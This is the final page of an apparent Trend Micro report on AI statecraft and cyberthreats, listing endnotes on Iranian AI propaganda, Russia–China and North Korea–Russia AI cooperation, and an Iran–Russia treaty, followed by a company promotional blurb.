
55 Government of Canada. (July 10, 2026). *Canada.ca*. “Explosive Media: Iranian state-linked AI Lego-style videos claiming that Tehran has ‘won the propaganda war’.” Accessed on Sept. 21, 2026, at https://international.canada.ca/en/global-affairs/corporate/reports/rapid-response-mechanism/2026-explosive-media-iran.

56 Reuters. (Jan. 1, 2025). *Reuters*. “Putin orders Russian government and top bank to develop AI cooperation with China.” Accessed on Sept. 8, 2026, at https://www.reuters.com/technology/artificial-intelligence/putin-orders-russian-government-top-bank-develop-ai-cooperation-with-china-2025-01-01/.

57 The Ministry of Foreign Affairs of the Russian Federation. (Nov. 21, 2025). T*he Ministry of Foreign Affairs of the Russian Federation*. “On the Russian-Chinese consultations on the use of artificial intelligence technologies in the military domain - The Ministry of Foreign Affairs of the Russian Federation.” Accessed on Sept. 8, 2026, at https://mid.ru/en/foreign_policy/news/2060677/.

58 Jooheon Kim. (July 22, 2025). *NK News*. “North Korea dispatching AI researchers to Russia, DPRK academic says | NK News.” Accessed on Sept. 8, 2026, at https://www.nknews.org/2025/07/north-korea-dispatching-ai-researchers-to-russia-dprk-academic-says/.

59 President of the Islamic Republic of Iran. (Jan. 17, 2025). *President of the Islamic Republic of Iran*. “Full text of Iran-Russia Comprehensive Strategic Partnership Treaty.” Accessed on Sept. 8, 2026, at https://president.ir/en/156874.



Want more insights like this?

TrendAI™ Research

TrendAI™

TrendAI™, the global AI security leader and enterprise business unit of Trend Micro, empowers organizations with full AI visibility and consolidated security that inspires confidence, drives innovation, and eliminates risk.

Trusted by the largest enterprises and governments across 185 countries, TrendAI™ secures the entire organization, from identities to infrastructure to data.

AI Fearlessly.

Learn more: **trendaisecurity.com**

Copyright © 2026. Trend Micro Incorporated. All rights reserved. [REP01_AI_Statecraft_and_Cyberthreats_in_2026_261020US]